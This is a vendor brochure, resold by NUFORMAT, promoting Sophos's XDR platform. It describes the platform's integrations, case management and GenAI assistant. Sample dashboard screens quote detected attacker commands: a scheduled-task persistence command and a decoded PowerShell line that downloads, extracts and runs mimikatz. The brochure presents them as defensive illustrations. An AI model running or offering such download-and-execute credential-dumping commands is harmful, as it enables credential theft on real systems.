NUFORMAT

Solution Brochure

Sophos Extended Detection and Response

Defend against active adversaries with AI-powered EDR and XDR

Stopping attacks quickly Is critical. Sophos' open, AI-native XDR platform provides powerful tools and threat intelligence that enable you to detect, investigate, and respond to suspicious activity across your entire IT environment.

Built on the strongest protection

Resource-stretched IT teams have fewer incidents to investigate and resolve when more threats are stopped upfront. Sophos combines extended detection and response with the industry's strongest endpoint protection, blocking threats before they require manual investigation – lightening your workload.

Endpoint detection and response (EDR) built-in

Sophos XDR includes comprehensive EDR tools, including powerful, customizable search capabilities with access to 90 days of rich endpoint and server data as standard, and secure remote access to your devices. Investigate issues, install and uninstall software, terminate processes, and more.

Accelerate security operations with GenAI

Extensive Generative AI capabilities in Sophos XDR empower your team to make smart decisions, increasing both analyst and business confidence. The Sophos AI Assistant guides users of all skill levels through each stage of a threat investigation, enabling you to rapidly neutralize adversaries.

Extend visibility beyond your endpoints

The more you see, the faster you can act. Events from both Sophos and non-Sophos products are ingested, filtered, correlated, and prioritized – extending visibility across all key attack surfaces and enabling you to detect and stop active adversaries fast. Compatible with your existing tools and technologies, Sophos XDR integrations include identity, network, firewall, email, cloud, productivity, backup, and endpoint security solutions.

Expansive Sophos XDR-ready solutions

Sophos technologies work together seamlessly in the XDR platform to deliver the best possible security outcomes. Native solution integrations include Sophos Endpoint, Sophos Workload Protection, Sophos Mobile, Sophos Firewall, Sophos NDR, Sophos ZTNA, Sophos Email, and Sophos Cloud Optix.

Highlights

- Get visibility of suspicious activity across all key attack surfaces
- An open XDR platform with an expansive range of integrated solutions
- Leverage existing tools and investments with extensive non-Sophos technology integrations
- Investigate and respond to threats quickly with prioritized detections and AI-powered tools
- Includes industry-leading endpoint protection and EDR

Detect, investigate, and respond, with maximum efficiency

Sophos XDR includes tools and workflows designed to increase the efficiency of security analysts and IT administrators. Automatically generated cases enable you to investigate potential threats quickly, understand the scope and cause of an incident, and minimize the time to respond.

AI-prioritized detections across all key attack surfaces

Easily identify suspicious activity that needs immediate attention. Sophos XDR automatically prioritizes detections based on risk, providing full context.

MITRE ATT&CK Framework mapping

Detections and cases are automatically mapped to MITRE ATT&CK Tactics, enabling you to easily identify gaps in defenses and prioritize improvements.

Investigate and hunt threats at speed


Powerful search tools, including pre-canned query templates, enable you to find the data you need faster without needing to be an SQL expert.

Automated and accelerated responses

Automated actions like process termination, ransomware rollback and network isolation contain threats rapidly and save you valuable time.

Collaborative case management

Automatic case creation enables rapid investigation, with comprehensive case management tools for collaboration with other team members.



Marketplace

Overview / Threat Analysis Center Dashboard / Integrations

Before you add integrations for multiple sub-estates, read our best practices help page.

Integrations (34)

Auth0 — ✓ Purchased — Not configured — API, Identity
Auth0 is an authentication and authorisation platform, specialising in providing secure access to applications and systems through a...
Expiration: --
Total integrations: --
Health status: --

AWS - CloudTrail — ✓ Purchased — Configured — API, Public cloud
Adds AWS CloudTrail logs to the Sophos Data Lake.
Expiration: Jun 23, 2024
Total integrations: 1
Health status: ● 1 Online

AWS - Security Hub — ✓ Purchased — Not configured — API, Public cloud
AWS Security Hub offers a comprehensive view of your high-priority security alerts and compliance status across AWS accounts. By...
Expiration: --
Total integrations: --
Health status: --

BlackBerry - CylanceOPTICS — BETA — Not configured — API, Endpoint
Blackberry CylanceOPTICS is an endpoint solution that leverages artificial intelligence to detect and prevent advanced threats on...
Expiration: --
Total integrations: --
Health status: --

Broadcom - Symantec Endpoint Security — BETA — Not configured — API, Endpoint
Broadcom's Symantec Endpoint Security tool is a robust, cloud-native solution dedicated to protecting organizational endpoints from a...
Expiration: --
Total integrations: --
Health status: --

Check Point - Quantum Firewall — ✓ Purchased — Not configured — Log Collector, Firewall
Check Point's ITP Firewall is an integrated security solution designed to provide comprehensive threat protection across the...
Expiration: --
Total integrations: --


Cisco - Duo — ✓ Purchased — Not configured — API, Identity
Cisco Duo's multi-factor authentication (MFA) solution is a cloud-based platform designed to confirm the identity of users before granting...
Expiration: --
Total integrations: --

Cisco - Firepower — ✓ Purchased — Not configured — Log Collector, Firewall
Cisco Firepower is a firewall solution that utilises real-time contextual awareness to combine advanced threat protection, intrusion...
Expiration: --
Total integrations: --

Cisco - Meraki — ✓ Purchased — Not configured — Log Collector, Firewall
Cisco Meraki offers a cloud-managed firewall solution that integrates with Meraki's broader suite of network products. The platform itself...
Expiration: --
Total integrations: --

Cisco - Meraki — ✓ Purchased — Not configured — API, Firewall
Cisco Meraki offers a cloud-managed firewall solution that integrates with Meraki's broader suite of network products. The platform itself...
Expiration: --
Total integrations: --

Compatible with Sophos and third-party solutions



#106522 Health Check — Critical — In Progress

New Case #106522

Owner: James Patterson
Created Date: Jan 3, 2022 1:51 PM
Assigned Date: --
Last Updated: Jan 3, 2022 1:51 PM

Detection Details

[Detection Name] Firewall
SonicWall · 10.55.169.173 · Logged in: Admin

Detection Details

A process was identified. It exists across 1 host and 1 user. In addition, we found 3 related processes and 4 related network connections.

Name	[Detection Name]
First Detected	Feb 18, 2022 7:21:15 PM
Event Created	Feb 18, 2022 7:21:15 PM
Created By	Auto-Generated
Threat ID	8273540
Destination IP	128.34.25.19
Destination Port	80
MAC Address	00:00:5e:00:53:af
Source Country	Russia
Source IP	192.34.21.98
Source Port	80
Threat Severity	High
Time	Feb 18, 2022 7:21:15 PM

Source Specific Details


Message	Message
Classification	Classification
Decision	Decision
Direction	Direction
Priority	Priority

MITRE Tactic(s)

0 0 2 0 0 10 2 0 15 0 0 0

TA-0001	Initial Access	2
TA-0004	Privilege Escalation	10
TA-0005	Defense Evasion	2

Powerful case management and collaboration tools



Detections

Overview / Threat Analysis Center Dashboard / Detections

Wednesday, December 13, 2023 at 10:58 AM - Wednesday, December 20, 2023 at 10:58 AM

WIN-PER-PRC-SCHTASKS-SUSP-1	61 total	Medium	1 entity
WIN-PER-PRC-SCHTASKS-SUSP-1	140 total	Medium	2 entities
WIN-PROT-ML-MALWARE-ML-PE-A	1 total	Medium	1 entity
WIN-EXE-PSH-SUSP-IEX-1	1 total	Medium	1 entity
WIN-PROT-BEHAVIORAL-MALWARE-EXEC-12B-T1059-001	1 total	High	1 entity
WIN-PROT-REP-MALWARE-MAL-GENERIC-S	1 total	Medium	1 entity
WIN-PROT-VDL-MALWARE-MAL-BEHAV-035	1 total	Medium	1 entity

WIN-PER-PRC-SCHTASKS-SUSP-1
Sophos
Endpoint

Detection Details

Detection ID	WIN-PER-PRC-SCHTASKS-SUSP-1
Severity	Medium
Time	Dec 19, 2023, 1:31:49 PM
Device Type	server
Hostname	Webserver
Detection IP	10.15.0.42
Parent Command Line	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\threat\dashboard.ps1
Sophos Process ID	2552:133474660471834853
File Path	C:\Windows\System32\schtasks.exe
Command Line	"C:\Windows\system32\schtasks.exe" /create /sc ONLOGON /tn "DASHBOARD" /tr "cmd.exe /c calc.exe" /f
MITRE Tactics	TA0002 - Execution


MITRE Tactic(s)

TA0002 Execution
T1053.005 Scheduled Task

Similar Detections

140 similar detections

AI-prioritized detections across all key attack surfaces



Search

Overview / Threat Analysis Center Dashboard / Search

Commonly used

Endpoint	Process	HTTP	Network
Device IP	Process Name	Source IP	Destination IP
Hostname	Parent Process Name	Destination IP	Destination Port
Username	Process ID		
	Parent Process ID		
	Command Line		

Time					Device IP
October 4 202					1.11.10.103
October 4 202					1.11.10.102
October 4 2023, 01:59:07	process	running_processes_windows_sophos	Win11-4	Sophos	11.11.10.104
October 4 2023, 01:59:07	process	running_processes_windows_sophos	Win11-4	Sophos	11.11.10.104

Simple and powerful search – no SQL expertise needed

Accelerate security operations with GenAI

Extensive Generative AI capabilities in Sophos XDR empower your team to make smart decisions and neutralize adversaries faster, increasing both analyst and business confidence. GenAI features are available on an opt-in basis, giving you full control.

AI Assistant

Guides users of all skill levels through each stage of a case investigation, maximizing efficiency to stop threats fast.

AI Search

Uses natural language search to accelerate day-to-day tasks and lower the technology barrier to security operations.

AI Case Summary

Provides an easy-to-understand overview of detections and recommended next steps, helping analysts make smart decisions fast.

AI Command Analysis


Analyzes complex command line arguments to uncover their intent and impact, with explanations in plain language.

Sophos AI Assistant

The Sophos AI Assistant makes it easy for all users - from IT generalists to Tier 3 SOC analysts - to get the information they need to progress threat investigations and neutralize adversaries fast.

- **Conduct an extensive range of SecOps tasks:** Analyze suspicious commands, list IOCs, enrich data with threat intelligence, create detailed reports, and more.
- **Ask questions using everyday language** or use pre-defined prompts provided by Sophos' threat experts. Benefit from clear summaries and recommended next steps.
- **Designed in partnership with Sophos' frontline security analysts:** Benefit from real-world workflows and the experience of Sophos MDR experts.
- **Continually updated based on the threat landscape:** Ensures access to the latest investigation techniques and threat intelligence from Sophos X-Ops.

This isn't just another AI tool - it's expertise from the team behind the world's leading Managed Detection and Response service, distilled into an intelligent agent.



AI Assistant

Overview / Threat Analysis Center Dashboard / Cases / Case Details / AI Assistant

WIN-PROT-HMPA-MALWARE-CRYPTOGUARD

#1-889823 High New

Owner	Created	Assigned	Last updated
Administrator	Jan 22, 2025, 01:11 PM	Jan 22, 2025, 01:11 PM	Jan 22, 2025, 10:47 PM

Can you tell me more about the activity surrounding this detection?

Activity Surrounding the Detection

The detection involved suspicious activity on the host **TAi-DC01**, specifically related to the execution of obfuscated `PowerShell` commands. Here's a detailed breakdown of the activity:

Key Events and Commands

1. **Initial Malicious Command Execution:**
   - **Timestamp:** 2025-01-22T19:31:46.514Z
   - **Command Path:** `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`
   - **Command:** Executed a PowerShell script with parameters to bypass execution policies and download a file from a suspicious URL.
   - **Decoded Command:**
     - `Invoke-WebRequest 'hxxps://github[.]com/gentilkwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip' -OutFile 'C:\Windows\temp\mimi.zip'; Expand-Archive -Path 'C:\Windows\temp\mimi.zip' -DestinationPath 'C:\Windows\temp\mimi'; C:\Windows\temp\mimi\x64\mimikatz.exe`
   - **Purpose:** The command aimed to download, extract, and execute a file, potentially indicating malicious intent.
2. **Follow-up Malicious Command Execution:**
   - **Timestamp:** 2025-01-22T19:33:49.564Z
   - **Command Path:** Same as the initial command
   - **Parent Process:** `C:\Windows\System32\WScript.exe "C:\Windows\Temp\1.vbs"`
   - **Sophos PID:** 5436:133820478692118367
   - **Parent Sophos PID:** 4296:133820478685626929

Observations

- **Execution Technique:** The use of `PowerShell` with obfuscated commands and execution policy bypass indicates an attempt to execute potentially harmful scripts without detection.
- **MITRE Tactic:** The activity aligns with the MITRE tactic "Execution," specifically using the technique "Command and Scripting Interpreter."
- **User Context:** The commands were executed under the user **AITAdmin**, suggesting that the account may have been compromised or misused.

Network and System Context

- **Public IP:** 172.191.145.120
- **Local IP:** 10.17.0.6
- **Operating System:** Windows Server 2019 Datacenter

The activity surrounding this detection suggests a targeted attempt to execute potentially malicious scripts on the host TAi-DC01, leveraging obfuscated PowerShell commands to download and execute files from a suspicious source. The use of known tools like `mimikatz` further indicates a possible attempt to extract sensitive information from the system.

Just now

Type / to search through pre-defined prompts or ask your own question

Responses provided by Sophos AI features are generated by a Third-Party Generative Artificial Intelligence tool ("GenAI Tool"). By using these features, you agree that (i) the output is generated by the GenAI Tool with no warranty from Sophos as to its accuracy/reliability/appropriateness, and you are solely responsible for verifying its accuracy, (ii) you will

Sophos XDR included integrations

Security data from the following sources can be integrated with the Sophos XDR platform at no additional cost. Telemetry sources are used to expand visibility across your environment, generate new threat detections and improve the fidelity of existing threat detections, conduct threat hunts, and enable additional response capabilities.

Ep Sophos Endpoint

Block advanced threats and detect malicious behaviors across your endpoints

Product included in Sophos XDR pricing

WP Workload Protection

Advanced protection and threat detection for Windows and Linux servers and containers

Product included in Sophos XDR pricing

Mob Sophos Mobile

Keep your iOS and Android devices and data secure from the latest mobile threats

Product sold separately; integrated at no additional charge

Fw Sophos Firewall

Monitor and filter incoming and outgoing network traffic to stop advanced threats before they have a chance to cause harm

Product sold separately; Xstream Protection subscription required; integrated at no additional charge

Em Sophos Email

Protect your inbox from malware with advanced AI that stops targeted impersonation and phishing attacks

Product sold separately; integrated at no additional charge

Cld Sophos Cloud Optix

Stop cloud breaches and gain visibility across your critical cloud services, including AWS, Azure, and GCP

Product sold separately; integrated at no additional charge

ZT Sophos ZTNA

Replace remote access VPN with least-privileged access to securely connect your users to your networked applications

Product sold separately; integrated at no additional charge

Third-party endpoint protection

Integrations include:

- Broadcom Symantec
- CrowdStrike
- Cylance
- Jamf
- Microsoft
- SentinelOne
- Trend Micro

Compatible with other endpoint protection solutions with the Sophos 'XDR Sensor' agent

Microsoft security tools

- Defender for Endpoint
- Defender for Office 365
- Defender for Cloud Apps
- Defender for Identity
- Entra ID Protection
- Microsoft 365 Defender
- Microsoft Purview DLP

90-days data retention

Retains detection data in the Sophos data lake for 90 days as standard

Microsoft Office 365 Management Activity

Provides information on user, admin, system, and policy actions and events ingested via the Office 365 Management Activity API

Google Workspace

Ingests security telemetry from the Google Workspace Alert Center API

Add-on integrations

Security data from the following sources can be integrated with the Sophos XDR platform by purchasing Integration Packs. Telemetry sources are used to expand visibility across your environment, generate new threat detections and improve the fidelity of existing threat detections, conduct threat hunts, and enable additional response capabilities.

Sophos NDR

Continuously monitor activity inside your network to detect suspicious actions occurring between devices that are otherwise unseen

Compatible with any network via SPAN port mirroring

Firewall

Integrations include:

- Barracuda
- Check Point
- Cisco Firepower
- Cisco Meraki
- Fortinet
- F5
- Forcepoint
- Palo Alto Networks
- SonicWall
- Ubiquiti
- WatchGuard

Network

Integrations include:

- Cisco Umbrella
- Darktrace
- Secutec
- Skyhigh Security
- Thinkst Canary
- Vectra
- Zscaler

Identity

Integrations include:

- Auth0
- Cisco ISE
- Duo
- ManageEngine
- Okta

Microsoft integration included at no additional charge

Email

Integrations include:

- Mimecast
- Proofpoint
- Trend Micro

Microsoft 365 and Google Workspace integrations included at no additional charge

Cloud

Integrations include:

- Orca Security

AWS, Azure and GCP integrations included with Sophos Cloud Optix product, sold separately.

Backup and Recovery

Integrations include:

- Acronis
- Rubrik
- Veeam

1-Year Data Retention

Retains detection data in the Sophos data lake for 1 year

Built on the world's best endpoint protection

Focus your investigations by stopping more breaches before they start. Most XDR products force analysts to waste valuable time investigating incidents their protection should have blocked. Sophos combines XDR with the industry's strongest endpoint protection, blocking threats before they require manual investigation— and lightening your workload.

Sophos XDR subscriptions include Sophos Endpoint, providing advanced anti-ransomware and anti-exploitation, AI-powered malware protection and adaptive defenses that dynamically increase protection levels in response to an active attack.

Find out more at sophos.com/endpoint

Get detection and response as a fully managed service

Choose to detect and investigate threats yourself with Sophos XDR or free up your staff with a comprehensive 24/7 managed service. With Sophos Managed Detection and Response (MDR) our team of expert threat hunters and analysts can provide you with an instant security operations center, including full-scale incident response capabilities.

Find out more at sophos.com/mdr

Included with Sophos XDR subscriptions

	Sophos XDR
AI-generated threat scores and prioritized detections	✓
Case management, collaboration, and response actions	✓
Simple and powerful search tools for hunting and investigation	✓
GenAI-powered XDR features (opt-in): AI Assistant, AI Case Summary, AI Command Analysis, AI Search	✓
Sophos Endpoint and Workload Protection solutions	✓
Endpoint Detection and Response (EDR) tools	✓
Detection data retained in the Sophos data lake (90 days as standard)	✓
Rich endpoint and server on-device data for EDR	✓
Integrations with Sophos solutions: Sophos Endpoint, Sophos Workload Protection, Sophos Mobile, Sophos Firewall, Sophos ZTNA, Sophos Email, Sophos Cloud Optix	✓
Sophos Network Detection and Response (NDR)	Optional Add-on
Integrations with non-Sophos endpoint protection solutions	✓
Integrations with Microsoft solutions	✓
Integration with Google Workspace productivity solution	✓
Integrations with non-Sophos firewall, network, email, cloud, identity, and backup and recovery solutions	Optional Add-ons

See why customers choose Sophos XDR

Sophos is an established leader in extended detection and response, with industry recognition to back it up.

Gartner

Sophos named a Leader in the 2024 Gartner® Magic Quadrant™ for Endpoint Protection Platforms for 15 consecutive reports

Gartner Peer Insights Customers' Choice 2024™

Sophos named a 2024 Gartner® Peer Insights™ Customers' Choice for Endpoint Protection Platforms and Network Firewalls

Leader

Sophos named a Leader for Endpoint Protection, EDR, XDR, Firewall, and MDR, in the Winter 2025 G2 Grid® Reports

MITRE | ATT&CK® Evaluations

Sophos delivered exceptional results in the 2024 MITRE ATT&CK Evaluations: Enterprise for EDR/ XDR solutions

SE Labs

Sophos consistently achieves industry-leading protection results in SE Labs independent security tests

Try it now for free

Register for a free 30-day evaluation at sophos.com/xdr

North American Sales
Toll Free: 1-833-283-7373
Email: shop@nuformat.com

2024-12-10 EN (PS)

NUFORMAT SOPHOS

Website: shop.nuformat.com